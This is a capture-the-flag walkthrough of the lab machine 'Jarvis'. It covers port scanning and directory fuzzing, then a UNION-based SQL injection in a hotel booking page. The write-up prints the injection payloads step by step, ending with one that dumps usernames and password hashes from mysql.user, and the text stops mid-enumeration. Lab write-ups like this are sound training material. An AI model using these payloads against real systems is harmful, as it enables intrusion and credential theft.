# Jarvis
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Jarvis
- OS Type: Linux
- Difficulty: Medium
QUERY THAT WORKED - http://10.129.229.137/room.php?cod=200 UNION SELECT 1,GROUP_CONCAT(0x7c,user,0x7c,password,0x7c),3,4,5,6,7 FROM mysql.user;— -
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Mon Apr 21 17:32:07 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.143Nmap scan report for 10.10.10.143Host is up, received echo-reply ttl 63 (0.29s latency).Scanned at 2025-04-21 17:32:08 IST for 227sNot shown: 65532 closed tcp ports (reset)PORT      STATE SERVICE REASON         VERSION22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)| ssh-hostkey:|   256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuKufVSUgOG304mZjkK8IrZcAGMm76Rfmq2by7C0Nmo80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))|_http-server-header: Apache/2.4.25 (Debian)64999/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))|_http-server-header: Apache/2.4.25 (Debian)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Mon Apr 21 17:35:56 2025 -- 1 IP address (1 host up) scanned in 228.07 seconds
Enumeration
Port 80/HTTP
i’ll starting my enumeration from port 80 it’s running supersecurehotel.htb

let’s add this to /etc/hosts file
let’s try gobuster to find any hidden files or directories, first let’s fuzz for directories
gobuster dir -u http://10.10.10.143/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
we found phpmyadmin directory, let’s try if we can login via default and common creds, No Luck
let’s check website manually for any interesting finding we found the room booking page, go to rooms > click on book now

the url is seems interesting as it uses the GET parameter cod to display room, what if we check for any common issue, possibly the application get’s room from database using cod parameter
let’s try to insert ' and see how web app react

changed the parameter and website’s behavior changed unexpectedly, so we can now assume that if any error occurs the website’s UI will change, so let’s try to use UNION Based SQLi to get the number of columns from the database, we use 1 UNION SELECT 1,2,.... and increase the column name until we get normal response

now this shows that there are total 7 columns in the database, now we need to check which column number contains what data, so i’ve first used the id to 200, that shows the blank page and run query again to see the number of columns and its data


great we now know that we need to use columns - 5,2,3,4 for display any data, let’s try to print the database version using @@version on column 2
let’s start enumerating the database name using
200 UNION SELECT 1,GROUP_CONCAT(0x7c,schema_name,0x7c),3,4,5,6,7 from information_schema.schematathis will show the database name

let’s enumerate tables from the database
200 UNION SELECT 1,GROUP_CONCAT(0x7c,table_name,0x7c),3,4,5,6,7 from information_schema.tables where table_schema='hotel'we found the room table name let’s get the column names from the table
let’s enumerate column names from the database
200 UNION SELECT 1,GROUP_CONCAT(0x7c,column_name,0x7c),3,4,5,6,7 from information_schema.columns WHERE table_name='room'nothing interesting found here, let’s check in mysql table use below query to display tables in the mysql database with pipe separator and \n new line to get proper output

the user table looks interesting let’s enumerate tables from it
